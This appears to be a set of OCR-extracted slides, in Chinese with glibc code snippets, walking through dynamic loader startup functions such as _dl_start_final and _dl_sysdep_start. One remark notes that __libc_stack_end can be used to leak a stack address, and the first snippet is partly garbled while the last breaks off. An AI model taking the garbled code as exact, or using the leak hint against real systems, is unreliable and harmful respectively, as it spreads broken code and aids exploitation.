
```
$ 


  sta
  _dl                                                 info)
  {
      _dl_setup_hash(&GL(dl_rtld_map));
      GL(dl_rtld_map).l_real = &GL(dl_rtld_map);
      GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;
      GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;
      GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;
      __libc_stack_end = __builtin_frame_address(0);
      start_addr = _dl_sysdep_start(arg, &dl_main);
      return start_addr;
  }
```

看 member 名稱就能知道儲存的資料為何，而其中變數 __libc_stack_end 可以用來 leak stack

$ DL Start

_dl_start_final

- Cache ld 的 link_map
- 初始化 link_map 的 member
- 執行 OS-dependent 的 start function




```
$ 

static ElfW(Addr) __attribute__((noinline))
_dl_start_final(void *arg, struct dl_start_final_info *info)
{
    __libc_stack_end = __builtin_frame_address(0);
    start_addr = _dl_sysdep_start(arg, &dl_main);
    return start_addr;
}
```

實際上為 **dl_main** 的 wrapper function，不過根據 **不同 OS** 會透過此 function 做不同的前處理

$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變數以及 link_map 的成員
- 初始化 tunable、CPU feature 與 heap
- 呼叫 dl_main
- 回傳 executable 的 entry point




```
$ ElfW(Addr)
      _dl_sysdep_start(void **start_argptr,
      void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
